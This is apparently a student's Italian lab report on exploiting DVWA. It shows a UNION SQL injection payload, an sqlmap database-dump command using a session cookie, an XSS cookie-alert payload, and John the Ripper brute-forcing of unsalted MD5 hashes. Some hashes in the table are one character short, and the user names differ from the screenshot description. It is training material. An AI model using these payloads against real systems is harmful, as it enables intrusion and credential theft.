

# REPORT S6/L4

**Target:** DVWA (Damn Vulnerable Web App) - 192.168.50.101

## 1. Obiettivo

Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro.

## 2. Metodologia di Attacco

Il test è stato condotto seguendo tre fasi distinte: Exploitation (SQL Injection), Analisi dei dati ed Esecuzione del Password Cracking.

### Fase 1: Exploitation ed Esfiltrazione Dati

Dopo aver effettuato l'accesso alla piattaforma, ho abbassato la security da high a low, successivamente mi sono recato nella sezione **SQL Injection** e ho verificato la presenza di una SQL Injection nel parametro **id**.

- **Verifica Manuale:** Ho iniettato un payload di tipo *UNION-Based* per verificare la possibilità di estrarre dati.
  - **Payload:** ' **UNION SELECT user,password FROM users #**
  - **Risultato:** L'applicazione ha restituito a schermo gli username e gli hash delle password presenti nel database.
- **Esfiltrazione Automatizzata:** Per ottenere un risultato completo e strutturato del database, ho utilizzato il tool **SQLMap** con i seguenti parametri:

```
u="http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"  
c="security=low; PHPSESSID=5492ab453bcdcf57a43006e4d2e5872"  
sqlmap -u $u --cookie=$c -D dvwa --dump-all
```

*Per ottenere i cookie di sessione da inserire in **SQLMap**, ho effettuato un attacco **XSS reflected** all'interno dell'input presente nella sezione **XSS reflected** (`<script>alert(document.cookie)</script>`)*

The image shows two side-by-side screenshots. The left screenshot is of the DVWA web application, specifically the 'Vulnerability: SQL Injection' page. The 'User ID' field contains a UNION-based payload: `ID: ' UNION SELECT user,password FROM users #`. The right screenshot is a terminal window showing the output of SQLMap. It displays a table of users with columns 'id', 'user', 'password', 'last\_name', and 'first\_name'. The table contains 5 entries: admin, gordonb, Brown, 1337, and Me. Below the table, it shows the command used to dump the table: `sqlmap -u $u --cookie=$c -D dvwa --dump-all`. The terminal also shows the command used to fetch the columns for the 'guestbook' table: `sqlmap -u $u --cookie=$c -D dvwa --fetch-columns`.

| id | user    | password                         | last_name | first_name |
|----|---------|----------------------------------|-----------|------------|
| 1  | admin   | 5f4dcc3b5aa765d618327deb882cf99  | admin     | admin      |
| 2  | gordonb | e99a18c428cb38d5f260853678922e03 | gordonb   | gordonb    |
| 3  | Brown   | 8d3533d75ae2c3966d7e8d4fcc69216b | Brown     | Brown      |
| 4  | Me      | 0d10709f5bbe40cade3de5c71e9e9b7  | Me        | Me         |
| 5  | Picasso | 5f4dcc3b5aa765d618327deb882cf99  | Picasso   | Picasso    |


## Fase 2: Identificazione e Analisi Hash

Le stringhe recuperate dalla colonna **password** sono state analizzate per identificarne l'algoritmo di cifratura.

- **Analisi:** Conteggio dei caratteri delle stringhe esadecimali.
- **Evidenza:** Tutte le stringhe presentavano una lunghezza fissa di **32 caratteri**.
- **Conclusione:** L'algoritmo utilizzato è **MD5**.


## Fase 3: Password Cracking

Gli hash sono stati salvati in un file denominato **password.txt**.



Per il recupero delle password in chiaro ho utilizzato il tool **John the Ripper** in modalità *incremental* (**Brute Force**)

Il comando che ho utilizzato è il seguente: **john - -incremental - -max-length=14 - -format=raw-md5 password.txt**



### 3. Risultati Ottenuti

Il processo di cracking ha avuto successo, decifrando il 100% degli hash trovati.

**Osservazione:** Nonostante nel database fossero presenti **5 utenti**, il tool ha restituito **4 password uniche**. Dall'analisi è emerso che due utenti condividono la stessa stringa di hash. Ciò indica che l'applicazione **non utilizza il Salting**. Se due utenti scelgono la stessa password, l'hash MD5 risultante è identico, permettendo di compromettere due account craccandone uno solo.

### 4. Conclusioni

Il sistema presenta criticità di livello **Alto**.

1. **Vulnerabilità SQL Injection:** L'input utente non è sanitizzato.
2. **Hashing Debole:** L'uso di MD5 senza salt è obsoleto e insicuro.